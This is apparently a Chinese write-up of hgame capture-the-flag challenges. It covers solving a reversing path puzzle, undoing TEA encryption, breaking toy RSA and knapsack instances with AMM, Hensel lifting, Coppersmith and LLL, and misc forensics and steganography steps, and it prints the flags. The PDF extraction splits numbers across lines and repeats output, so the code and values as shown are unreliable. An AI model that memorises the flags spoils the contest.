-->12002-->11984-->12539-->17345-->6915-->19654-->14539-->19382-->17162-->19662-->11941-->6931-->15614-->9283-->19619-->
8920-->17656-->19531-->9951-->8481-->11602-->7924-->13414-->15648-->9524-->18652-->10610-->9676-->17822-->16810-->10667--
>18082-->7827-->10942-->18264-->15561-->13571-->18813-->13959-->10705-->14252-->7815-->7780-->18880-->17896-->9089-->18
956-->18973-->18025-->7743-->10951-->10304-->19208-->14875-->4159-->10765-->17089-->9317-->4954-->15970-->10948-->12728--
>18684-->11960-->6689-->3505-->8218-->15004-->12817-->19196-->5245-->13582-->16834-->14567-->14866-->14756-->14723-->11
933-->10772-->15326-->14558-->12719-->2984-->13851-->19951-->9886-->7522-->19192-->7795-->13953-->13271-->7779-->9525-->
19306-->12058-->4911-->19830-->18623-->17483-->5689-->15773-->9601-->18161-->11909-->9726-->15977-->2819-->9966-->11710--
>14104-->12769-->8762-->17796-->10673-->11385-->18985-->16634-->11392-->8294-->16713-->7825-->12662-->11268-->19483-->6
923-->12169-->18268-->18114-->17161-->9561-->15151-->12137-->16530-->14820-->17269-->14973-->18665-->18117-->12157-->147
90-->18425-->13143-->17105-->16945-->15331-->9175-->6318-->15518-->15684-->12192-->12371-->13548-->14556-->8550-->19003--
>7618-->3380-->18153-->5934-->17446-->13227-->16572-->6239-->12211-->7957-->14552-->16722-->16943-->17247-->10919-->164
51-->8943-->19865-->3382-->11328-->11824-->16693-->15577-->13371-->4675-->12283-->16753-->16700-->5659-->18605-->8522-->
8960-->10751-->17738-->7900-->11956-->16987-->11093-->16490-->18483-->8133-->16838-->18893-->3984-->18109-->18229-->1256
6-->7513-->19496-->16687-->19304-->17690-->2796-->9494-->18730-->16004-->13814-->8558-->19500-->18066-->16757-->16026-->
9867-->14429-->13992-->14592-->18932-->9651-->17347-->16722-->15848-->17910-->9943-->19949-->17980-->8205-->18719-->1964
1-->14087-->19047-->7547-->18499-->17529-->11580-->13920-->8195-->12190-->16039-->10187-->12787-->16333-->18873-->17429--
>8354-->4621-->17889-->17835

后放到vscode修改为数组，并解出路径

▼ 解路径1

Plain Text |


```
1 arr=[] #额外给的那个数组
2 # 定义数组大小
3 size = 500
4 arr1=[1290,7681,18218,8549,8355,10516,19563,14910,17845,13507,14708,15931,
8719,4522,13689,13533,18796,11391,4477,10672,14767,12658,11308,15379,1484
6,18051,19900,13434,10941,18882,16211,10025,13129,17869,15046,10855,19787,
1826,19086,19061,19762,9745,7087,19264,9831,15024,7878,10594,12924,18057,1
7535,9252,19807,14333,5776,18756,16454,17864,3310,14703,17572,7340,13529,1
8258,16755,17566,7198,18698,12682,14394,16605,11860,17328,1411,15774,1712
2,16007,11020,11463,19662,19802,11061,10918,17001,12853,17504,15225,5266,1
5595,15570,13897,17676,17823,9041,10826,7687,8366,15534,11956,12619,18341,
15077,7923,19077,7277,10906,19875,2928,19607,19904,7957,19501,6519,12223,4
039,16155,17223,19667,16741,1160,17223,5870,15014,18444,8605,7945,13709,17
048,17967,10075,15320,15614,13624,17077,12343,19012,6797,19283,17094,1877
1,6213,10600,19470,8582,17627,17373,6529,18910,12608,9721,19591,11844,1600
8,14881,19436,12705,19201,17159,16498,19760,4085,12510,7673,15875,18973,66
10,18811,16381,19159,10686,17185,12185,11557,17474,15047,9435,15300,9796,1
5240,17487,17427,4411,18579,13021,8448,18282,9782,3332,14122,7777,18408,19
105,15357,15473,13104,12552,14773,16851,12774,3444,9206,8123,12628,13588,6
736,12836,13316,8147,18851,8504,17605,5783,18856,15350,10516,5883,12511,97
54,13608,13903,18794,12266,11288,17695,14437,12671,19658,11250,14805,1945
1,15785,18612,13510,7616,8819,18456,19641,9519,19707,16147,6645,16573,1208
2,14410,18740,12429,19973,9211,12002,11984,12539,17345,6915,19654,14539,19
382,17162,19662,11941,6931,15614,9283,19619,8920,17656,19531,9951,8481,116
02,7924,13414,15648,9524,18652,10610,9676,17822,16810,10667,18082,7827,109
42,18264,15561,13571,18813,13959,10705,14252,7815,7780,18880,17896,9089,18
956,18973,18025,7743,10951,10304,19208,14875,4159,10765,17089,9317,4954,15
970,10948,12728,18684,11960,6689,3505,8218,15004,12817,19196,5245,13582,16
834,14567,14866,14756,14723,11933,10772,15326,14558,12719,2984,13851,1995
1,9886,7522,19192,7795,13953,13271,7779,9525,19306,12058,4911,19830,18623,
17483,5689,15773,9601,18161,11909,9726,15977,2819,9966,11710,14104,12769,8
762,17796,10673,11385,18985,16634,11392,8294,16713,7825,12662,11268,19483,
6923,12169,18268,18114,17161,9561,15151,12137,16530,14820,17269,14973,1866
5,18117,12157,14790,18425,13143,17105,16945,15331,9175,6318,15518,15684,12
192,12371,13548,14556,8550,19003,7618,3380,18153,5934,17446,13227,16572,62
39,12211,7957,14552,16722,16943,17247,10919,16451,8943,19865,3382,11328,11
824,16693,15577,13371,4675,12283,16753,16700,5659,18605,8522,8960,10751,17
738,7900,11956,16987,11093,16490,18483,8133,16838,18893,3984,18109,18229,1
2566,7513,19496,16687,19304,17690,2796,9494,18730,16004,13814,8558,19500,1
8066,16757,16026,9867,14429,13992,14592,18932,9651,17347,16722,15848,1791
0,9943,19949,17980,8205,18719,19641,14087,19047,7547,18499,17529,11580,139
20,8195,12190,16039,10187,12787,16333,18873,17429,8354,4621,17889,17835]
5 # 创建一个大小为size的三角数组，并初始化为0
6 ch=[]
7 for i in range(500):
```

```
8     for j in range(i+1):
9         n=arr[i][j]
10        if n==arr1[i]:
11            ch.append(j)
12
13 print(ch)
```

其中的arr编辑是这样的

```
arr=[  
[1290],[7681,4953],[18218,13373,18242],[8549,13210,19602,16018],[8  
3852,2775,10431,12641],[14910,7083,5737,3413,6254,1689,12866,7959]  
17719,1651,5874,8334,7937],[10854,10827,9233,14708,8986,553,743,86  
12013],[14856,2847,9046,4816,3825,8719,10950,16350,4076,6134,5768,
```

解出的路径要把不匹配的值删掉，数不多可以放在记事本删减



后再匹配01再进行md5 32位小写加密即可

▼ 解路径2

Plain Text

```
1 import hashlib
2 arr=[1290,7681,18218,8549,8355,10516,19563,14910,17845,13507,14708,15931,8
719,4522,13689,13533,18796,11391,4477,10672,14767,12658,11308,15379,14846,
18051,19900,13434,10941,18882,16211,10025,13129,17869,15046,10855,19787,18
26,19086,19061,19762,9745,7087,19264,9831,15024,7878,10594,12924,18057,175
35,9252,19807,14333,5776,18756,16454,17864,3310,14703,17572,7340,13529,182
58,16755,17566,7198,18698,12682,14394,16605,11860,17328,1411,15774,17122,1
6007,11020,11463,19662,19802,11061,10918,17001,12853,17504,15225,5266,1559
5,15570,13897,17676,17823,9041,10826,7687,8366,15534,11956,12619,18341,150
77,7923,19077,7277,10906,19875,2928,19607,19904,7957,19501,6519,12223,403
9,16155,17223,19667,16741,1160,17223,5870,15014,18444,8605,7945,13709,1704
8,17967,10075,15320,15614,13624,17077,12343,19012,6797,19283,17094,18771,6
213,10600,19470,8582,17627,17373,6529,18910,12608,9721,19591,11844,16008,1
4881,19436,12705,19201,17159,16498,19760,4085,12510,7673,15875,18973,6610,
18811,16381,19159,10686,17185,12185,11557,17474,15047,9435,15300,9796,1524
0,17487,17427,4411,18579,13021,8448,18282,9782,3332,14122,7777,18408,1910
5,15357,15473,13104,12552,14773,16851,12774,3444,9206,8123,12628,13588,673
6,12836,13316,8147,18851,8504,17605,5783,18856,15350,10516,5883,12511,975
4,13608,13903,18794,12266,11288,17695,14437,12671,19658,11250,14805,19451,
15785,18612,13510,7616,8819,18456,19641,9519,19707,16147,6645,16573,12082,
14410,18740,12429,19973,9211,12002,11984,12539,17345,6915,19654,14539,1938
2,17162,19662,11941,6931,15614,9283,19619,8920,17656,19531,9951,8481,1160
2,7924,13414,15648,9524,18652,10610,9676,17822,16810,10667,18082,7827,1094
2,18264,15561,13571,18813,13959,10705,14252,7815,7780,18880,17896,9089,189
56,18973,18025,7743,10951,10304,19208,14875,4159,10765,17089,9317,4954,159
70,10948,12728,18684,11960,6689,3505,8218,15004,12817,19196,5245,13582,168
34,14567,14866,14756,14723,11933,10772,15326,14558,12719,2984,13851,19951,
9886,7522,19192,7795,13953,13271,7779,9525,19306,12058,4911,19830,18623,17
483,5689,15773,9601,18161,11909,9726,15977,2819,9966,11710,14104,12769,876
2,17796,10673,11385,18985,16634,11392,8294,16713,7825,12662,11268,19483,69
23,12169,18268,18114,17161,9561,15151,12137,16530,14820,17269,14973,18665,
18117,12157,14790,18425,13143,17105,16945,15331,9175,6318,15518,15684,1219
2,12371,13548,14556,8550,19003,7618,3380,18153,5934,17446,13227,16572,623
9,12211,7957,14552,16722,16943,17247,10919,16451,8943,19865,3382,11328,118
24,16693,15577,13371,4675,12283,16753,16700,5659,18605,8522,8960,10751,177
38,7900,11956,16987,11093,16490,18483,8133,16838,18893,3984,18109,18229,12
566,7513,19496,16687,19304,17690,2796,9494,18730,16004,13814,8558,19500,18
066,16757,16026,9867,14429,13992,14592,18932,9651,17347,16722,15848,17910,
9943,19949,17980,8205,18719,19641,14087,19047,7547,18499,17529,11580,1392
0,8195,12190,16039,10187,12787,16333,18873,17429,8354,4621,17889,17835]
3 arr1=[0, 0, 0, 0, 0, 0, 0, 1, 2, 3, 4, 5, 5, 5, 5, 5, 5, 5, 5, 5, 6,
7, 7, 7, 7, 8, 9, 9, 9, 10, 11, 12, 13, 14, 14, 15, 16, 16, 16, 16, 16, 1
6, 16, 16, 17, 18, 19, 19, 19, 20, 20, 20, 21, 21, 21, 22, 22, 22, 22, 2
3, 24, 25, 26, 26, 27, 28, 29, 29, 29, 29, 30, 31, 32, 33, 33, 34, 34, 3
4, 34, 35, 36, 36, 37, 38, 39, 40, 41, 42, 42, 43, 43, 43, 43, 43, 43, 4
```

```
3, 44, 44, 45, 46, 47, 48, 48, 48, 49, 49, 49, 49, 50, 51, 52, 52, 5
3, 54, 55, 56, 57, 57, 57, 57, 57, 57, 57, 57, 57, 58, 58, 58, 58, 58, 58, 5
8, 58, 59, 59, 59, 60, 60, 61, 62, 62, 62, 62, 63, 64, 65, 66, 66, 66, 6
6, 67, 67, 67, 67, 68, 68, 68, 69, 69, 69, 69, 69, 69, 69, 69, 69, 69, 70, 70, 71, 72, 7
3, 74, 75, 75, 76, 76, 77, 77, 77, 77, 77, 77, 77, 77, 77, 77, 78, 78, 79, 8
0, 81, 82, 83, 83, 84, 84, 85, 85, 85, 85, 85, 85, 85, 86, 86, 86, 87, 88, 8
8, 88, 88, 89, 89, 89, 89, 89, 90, 91, 92, 93, 93, 93, 94, 94, 95, 95, 95, 96, 9
7, 97, 97, 98, 99, 100, 100, 101, 102, 103, 104, 104, 105, 105, 105, 106, 107,
108, 109, 109, 109, 110, 110, 111, 111, 112, 112, 113, 113, 114, 11
5, 116, 117, 118, 119, 119, 120, 120, 120, 121, 122, 122, 122, 123, 123, 1
24, 125, 126, 127, 127, 127, 127, 127, 128, 128, 129, 129, 129, 129, 130,
131, 131, 131, 132, 132, 132, 133, 134, 134, 134, 135, 135, 135, 135, 13
5, 136, 137, 138, 138, 139, 140, 141, 141, 142, 142, 142, 142, 142, 142, 1
43, 143, 143, 143, 144, 144, 144, 145, 145, 145, 145, 146, 147, 148, 149,
150, 151, 152, 152, 153, 154, 154, 155, 155, 156, 157, 158, 159, 160, 16
1, 161, 161, 161, 161, 161, 162, 163, 164, 165, 165, 165, 166, 166, 166, 167, 1
67, 167, 167, 167, 167, 168, 168, 168, 169, 170, 170, 170, 170, 170, 171, 172, 172,
172, 172, 172, 172, 172, 173, 173, 173, 173, 173, 173, 174, 175, 176, 17
6, 176, 176, 176, 177, 177, 177, 177, 178, 179, 179, 179, 179, 180, 180, 180, 1
82, 182, 182, 182, 183, 184, 184, 185, 186, 186, 186, 186, 187, 187, 187, 187,
187, 187, 188, 189, 190, 191, 192, 192, 193, 194, 194, 194, 194, 195, 196, 19
6, 197, 198, 199, 200, 201, 202, 202, 203, 204, 205, 206, 206, 206, 207, 207, 2
08, 208, 209, 209, 209, 210, 211, 211, 211, 212, 212, 212, 212, 212, 212,
213, 214, 215, 215, 216, 217, 218, 218, 218, 218, 219, 219, 220, 221, 22
2, 222, 223, 223, 224, 225, 226, 227, 228, 229, 229, 230, 231, 231, 232, 2
33, 233, 234, 234, 235, 235, 235, 236, 236, 236, 237, 237, 237]
print(len(arr1))
ch=''
for i in range(len(arr1)-1):
    if arr1[i]==arr1[i+1]:
        ch+='1'
    elif (arr1[i]+1)==arr1[i+1]:
        ch+='2'
print(ch)
print(len(ch))
ch1='11111112222211111112211221112222212211111222112112112112222122211
1222212111221222221121111121222211121112221222221111112111111211212211
2222111211121111121222221211111121222221211111121221112111122211112111122211
221221122212222121222211211212121222221211221121222211112111221121111212211
211112221222121111211121121122222212212122222111112222112121111212211
12211111121111222111121122112122112112212211211112222122112122122221222
121212111221121112221222111212221212222212212211211211112222122112122122221222
121212111221121112221222111212221212222212212211211211112222122112122122221222
14
def md5_encrypt(text):
    """使用MD5算法对文本进行加密"""
    md5 = hashlib.md5()
    md5.update(text.encode('utf-8'))
    encrypted_text = md5.hexdigest()
    return encrypted_text
15
16
17
18
19
```

```
20
21 # 示例用法
22 text = "1111111222211111112112211222212211111222112112112112222122
23 21112222121122122221121111212221121122212222111111211111121111112112122
24 11122221112111211211112122221211111121222212121111121221112111122
25 2112212211222122221212221121121212222212112211212222111121122112111122
26 211211122212221211112112112112222212212122221111222211212111122
27 2111221111112111122211112111221121221121111222212211221211211222212
28 2221212121112211211122212221112122212122222122122121211211211
29 encrypted_text = md5_encrypt(text)
30 print("加密前的文本:", text)
31 print("加密后的文本:", encrypted_text)

32 a=0
33 for i in range(len(arr)):
34     a=a+arr[i]
35 print(a)
```

hgame{934f7f68145038b3b81482b3d9f3a355}

ezcpp

是一道tea加密的题，用了四轮tea加密，其中后二十一位是已知的

& F:/python3.8/python.exe t:/做 j'É ñ333tuis Obj3CT Or1enTeD!!}

然后按照题目修改tea脚本即可

▼ ezc++

Plain Text |

```
1 arr=[
2 0x88, 0x6A, 0xB0, 0xC9, 0xAD, 0xF1, 0x33, 0x33, 0x94, 0x74,
3 0xB5, 0x69, 0x73, 0x5F, 0x30, 0x62, 0x4A, 0x33, 0x63, 0x54,
4 0x5F, 0x30, 0x72, 0x31, 0x65, 0x6E, 0x54, 0x65, 0x44, 0x3F,
5 0x21, 0x7D
6 ]
7 # arr1=[  
8 #     0xc9b06a88,0x3333f17d  
9 #0x33f1adc9,0xb5749433 初始  
10 #0x75a6f381,0x5fb774e8 第一次 0x81,0xf3,0xa6,0x75,0xe8,0x74,0xb7,0x5f  
11 #0xb0,0x81,0xf3,0xa6,0x75,0xe8,0x74,0xb7  
12 #0xa6f381b0,0xb774e875  
13 #0xe50fb142 , 0x70dc6a79第二次  
14 #0x42,0xb1,0xf,0xe5,0x79,0x6a,0xdc,0x70  
15 #0x6A,0x42,0xb1,0xf,0xe5,0x79,0x6a,0xdc  
16 #0xfb1426a,0xdc6a79e5  
17 #0x7f6ac604,0x7027eca7  
18 #0x4,0xc6,0x6a,0x7f,0xa7,0xec,0x27,0x70  
19 #0x88,0x4,0xc6,0x6a,0x7f,0xa7,0xec,0x27  
20 #0x6ac60488,0x27eca77f  
21 #0xd616768,0x43237b65  
22 #0x68,0x67,0x61,0x6d,0x65,0x7b,0x23,0x43
23 # ]
24 arr=[  
25     0x68,0x67,0x61,0x6d,0x65,0x7b,0x23,0x43,0x70,0x70,  
26     0x5f, 0x69, 0x73, 0x5F, 0x30, 0x62, 0x4A, 0x33, 0x63, 0x54,  
27     0x5F, 0x30, 0x72, 0x31, 0x65, 0x6E, 0x54, 0x65, 0x44, 0x3F,  
28     0x21, 0x7D
29 ]
30 flag=''
31 for i in range(len(arr)):
32     flag+=chr(arr[i])
33 print(len(flag))
34 print(flag)
35 #hgame{#Cpp_is_0bJ3cT_0r1enTeD?!"}
```

hgame{#Cpp_is_0bJ3cT_0r1enTeD?!"}

Crypto

babyRSA

首先要求e，二项式定理后直接爆破

Python |

```
1 for e in range(1,500000):
2     print(e)
3     if (e+114514)^(0x10001)%p == gift:
4         print("Done")
5         break
6 # e=73561
```

随后发现e整除p-1，考虑使用amm

```

1 import random
2 import time
3
4 def AMM(o, r, q):
5     start = time.time()
6     print('\n-----')
7     print('Start to run Adleman-Manders-Miller Root Extraction Method')
8     print('Try to find one {:#x}th root of {} modulo {}'.format(r, o, q))
9     g = GF(q)
10    o = g(o)
11    p = g(random.randint(1, q))
12    while p ^ ((q-1) // r) == 1:
13        p = g(random.randint(1, q))
14    print('[+] Find p:{}' .format(p))
15    t = 0
16    s = q - 1
17    while s % r == 0:
18        t += 1
19        s = s // r
20    print('[+] Find s:{}, t:{}' .format(s, t))
21    k = 1
22    while (k * s + 1) % r != 0:
23        k += 1
24    alp = (k * s + 1) // r
25    print('[+] Find alp:{}' .format(alp))
26    a = p ^ (r*(t-1) * s)
27    b = o ^ (r*alp - 1)
28    c = p ^ s
29    h = 1
30    for i in range(1, t):
31        d = b ^ (r^(t-1-i))
32        if d == 1:
33            j = 0
34        else:
35            print('[+] Calculating DLP...')
36            j = - discrete_log(a, d)
37            print('[+] Finish DLP...')
38            b = b * (c^r)^j
39            h = h * c^j
40            c = c ^ r
41    result = o^alp * h
42    end = time.time()
43    print("Finished in {} seconds." .format(end - start))
44    print('Find one solution: {}' .format(result))

```

```

45     return result
46
47     def findAllPRoot(p, e):
48         print("Start to find all the Primitive {:#x}th root of 1 modulo {}.".format(e, p))
49         start = time.time()
50         proot = set()
51         while len(proot) < e:
52             proot.add(pow(random.randint(2, p-1), (p-1)//e, p))
53         end = time.time()
54         print("Finished in {} seconds.".format(end - start))
55         return proot
56
57     def findAllSolutions(mp, proot, cp, p):
58         print("Start to find all the {:#x}th root of {} modulo {}.".format(e, cp, p))
59         start = time.time()
60         all_mp = set()
61         for root in proot:
62             mp2 = mp * root % p
63             assert(pow(mp2, e, p) == cp)
64             all_mp.add(mp2)
65         end = time.time()
66         print("Finished in {} seconds.".format(end - start))
67         return all_mp
68
69
70     c = 1050021387224669464959366386560382140000434757516390250852551139650887
71     49272461906892586616250264922348192496597986452786281151156436229574065193
72     965422841
73     p = 14213355454944773291
74     e = 73561
75     cp = c % p
76     mp = AMM(cp, e, p)
77     p_proot = findAllPRoot(p, e)
78     mps = findAllSolutions(mp, p_proot, cp, p)
79     save(mps, "mps.sobj")

```

用hensel lift把mod p的解升到mod p^4

```

1  from Crypto.Util.number import long_to_bytes
2  def lift(p, k, c, previous):
3      result = []
4      for lower_solution in previous:
5          lower_solution = int(lower_solution)
6          dfr = int(int((73561) * int(pow(lower_solution, 73560, p ^ k))) % (p
7              ^ k))
8          fr = int(pow(lower_solution, 73561, (p ^ k)) - c) % (p ^ k)
9          if dfr % p != 0:
10              t = (-(xgcd(dfr, p)[1]) * (fr // p ** (k - 1))) % p
11              result.append(lower_solution + t * p ** (k - 1))
12          if dfr % p == 0:
13              if fr % p ** k == 0:
14                  for t in range(0, p):
15                      result.append(lower_solution + t * p ** (k - 1))
16      return result
17
18  def hensel_lifting(p, k, c, base_solution):
19      if type(base_solution) is list:
20          solution = base_solution
21      else:
22          solution = [base_solution]
23      for i in range(2, k + 1):
24          solution = lift(p, i, c, solution)
25
26
27
28
29 p=14213355454944773291
30 q=618435620516207003863485511753719304860649784411592007656183397437640010
33297
31 c=105002138722466946495936638656038214000043475751639025085255113965088749
27246190689258661625026492234819249659798645278628115115643622957406519396
5422841
32 e=73561
33 n=p^4*q
34
35
36
37 mps = list(load("mps.sobj"))
38 RESs = hensel_lifting(p, 4, c, mps)
39 save(RESs, "ress.sobj")

```

与mq的值做crt，在结果中筛选出flag

```
1  RESs = (load("ress.sobj"))
2  c = 1050021387224669464959366386560382140000434757516390250852551139650887
   49272461906892586616250264922348192496597986452786281151156436229574065193
   965422841
3  p = 14213355454944773291
4  q = 6184356205162070038634855117537193048606497844115920076561833974376400
   1033297
5  e = 73561
6  d = inverse_mod(e,q-1)
7  mq = power_mod(c,d,q)
8  p4 = p^4
9  for res in RESs:
10     flag = long_to_bytes(crt([res,mq],[p4,q]))
11     if b'hgame' in flag:
12         print(flag)
```

midRSA

coppersmith已知m高位攻击，两题一样这里只写revenge的

```

1  from Crypto.Util.number import *
2  n=278143347281356719958903781547788226877138752696248431223534580596972888
   88640572922486287556431241786461159513236128914176680497775619694684903498
   07057730781026367728029411413592970874598840696330727976702896951530589520
   70282821935473564148274190083937011584678185351095172130889208902363002816
   46288761697842280633285355376389468360033584102258243058885174812018295460
   19651548381925491318307949694730957439284837850424699154678125213986187650
   98944764205253172516959533557551647898786029456158799657098719757708234844
   18665634050103852564819575756950047691205355599004786541600213204423145854
   859214897431430282333052121
3  c=45622131411586708863820720303449463624470661111621723577848729096069230
   06795813266301862566144713150175868450263938320833284468193969812445918857
   18135271497722924641395307367176197417049459260756320640721253615164356311
   21845753186559297993355270779818057702973783391589851159114029310296551701
   45674869891423134483518791755930544026956061332689320474812799925490210291
   96053703638895811367241640968795731738702808066204540874669703589986547367
   55257023225078147018537101
4  m0=9999900281003357773420310681169330823266532533803905637
5  e=5
6  kbits = 128
7  mbar = m0<<kbits
8  beta = 1
9  nbis = n.nbis()
10 print("upper {} bits of {} bits is given".format(nbis - kbits, nbis))
11 PR.<x> = PolynomialRing(Zmod(n))
12 f = (mbar + x)^e - c
13 x0 = f.small_roots(X=2^kbits, beta=1)[0] # find root < 2^kbits with facto
r = n
14 print("m:", mbar + x0)
15 print(long_to_bytes(int(mbar + x0)))

```

backpack

背包密码，同样只写revenge

构造格

$$\begin{bmatrix} 2 & 0 & \cdots & a_0 \\ 0 & 2 & \cdots & a_1 \\ \vdots & \vdots & \ddots & \vdots \\ 1 & 1 & \cdots & bag \end{bmatrix}$$

用LLL算出最短向量，第一条就是答案，-1换成1，1换成0

```

1 import hashlib
2 list=[[0]*49 for _ in range(49)]
3 a=[74763079510261699126345525979, 51725049470068950810478487507, 471903092
69514609005045330671, 64955989640650139818348214927, 685599372386236236191
14065917, 72311339170112185401496867001, 70817336064254781640273354039, 70
538108826539785774361605309, 43782530942481865621293381023, 58234328186578
036291057066237, 68808271265478858570126916949, 61660200470938153836045483
887, 63270726981851544620359231307, 42904776486697691669639929229, 4154563
7201787531637427603339, 74012839055649891397172870891, 5694379479564126067
4953676827, 51737391902187759188078687453, 49264368999561659986182883907,
60044221237387104054597861973, 63847046350260520761043687817, 621281466995
82180779013983561, 65109313423212852647930299981, 668256358698317310926840
39351, 67763265147791272083780752327, 61167844083999179669702601647, 55116
015927868756859007961943, 52344488518055672082280377551, 52375877891942312
320031803919, 69659035941564119291640404791, 52563282085178646767814382889
, 56810627312286420494109192029, 49755877799006889063882566549, 4385890167
2451756754474845193, 67923743615154983291145624523, 5168945551472854742399
5162637, 67480131151707155672527583321, 59396212248330580072184648071, 634
10528875220489799475249207, 48011409288550880229280578149, 625619692603911
32956818285937, 44826158664283779410330615971, 704462187599762399477511620
51, 56509847379836600033501942537, 50154287971179831355068443153, 49060507
116095861174971467149, 54236848294299624632160521071, 64186626428974976108
467196869][::-1]
4 bag=1202548196826013899006527314947
5 for i in range(48):
6     list[i][48]=a[i]
7 list[48][48]=bag
8 for j in range(48):
9     list[48][j]=1
10 for k in range(48):
11     list[k][k]=2
12 M = Matrix(list)
13 res = (M.LLL()[0])
14
15 p = ''
16 for i in res:
17     if i== -1:
18         p+='1'
19     if i== 1:
20         p+='0'
21 p = int(p,2)
22
23 flag='hgame{'+hashlib.sha256(str(p).encode()).hexdigest()+'}'
24 print(flag)

```

Misc

ek1ng_want_girlfriend

wireshark导出图片得到



ezWord

解压word文件 media文件下发现文件

两张图片盲水印解密得到



<https://www.spammimic.com/decode.shtml>

解密得到疑似unicode字符

The screenshot shows a web page titled "Decoded" from the site [spam@mimic](https://spam@mimic.com). The main content area displays a decoded message: "Your spam message Dear E-Commerce professional ; This lett..." followed by Chinese characters "亲爱的电子商务专业人士，这封信..." and an "Encode" button. Below this, there's a link to the "old version". The left sidebar contains links for "Encode", "Decode", "Explanation", "Credits", "FAQ & Feedback", "Terms", and "Français". The bottom of the page has a copyright notice: "Copyright © 2000-2023 spam@mimic.com, All rights reserved". A small status bar at the bottom left says "正在等待存入缓存...".

转一下unicode然后调一下偏移得到flag

Download CyberChef [Download](#)

Last build: 3 days ago - Version 10 is here! Read about the new features [here](#)

Operations

- unicode
- Normalise Unicode**
- Unicode Text Format
- Escape Unicode Characters
- Unescape Unicode Characters
- Escape string
- From Charcode
- From Punycode
- ROT8000
- Regular expression
- Remove Diacritics
- To Charcode
- To Punycode
- Unescape string

Favourites

Data format

Encryption / Encoding

Public Key

Download CyberChef [Download](#)

Last build: 3 days ago - Version 10 is here! Read about the new features [here](#)

Operations

- Search...
- Favourites**
- To Base64
- From Base64
- To Hex
- From Hex
- To Hxdump
- From Hxdump
- URL Decode
- Regular expression
- Entropy
- Fork
- Magic
- URL Encode
- From Base85
- From Binary
- Caesar Box Cipher
- From Base32

Recipe

Escape Unicode Characters

Prefix: \u Encode all chars Uppercase hex Padding: 4

Input

输出

Output

Download CyberChef [Download](#)

Last build: 3 days ago - Version 10 is here! Read about the new features [here](#)

Operations

From Hex

Delimiter: Auto

ROT13

Rotate lower case chars Rotate upper case chars Rotate numbers Amount: -9

Input

Output

Output

STEP  Auto Bake

Download CyberChef [Download](#)

Last build: 3 days ago - Version 10 is here! Read about the new features [here](#)

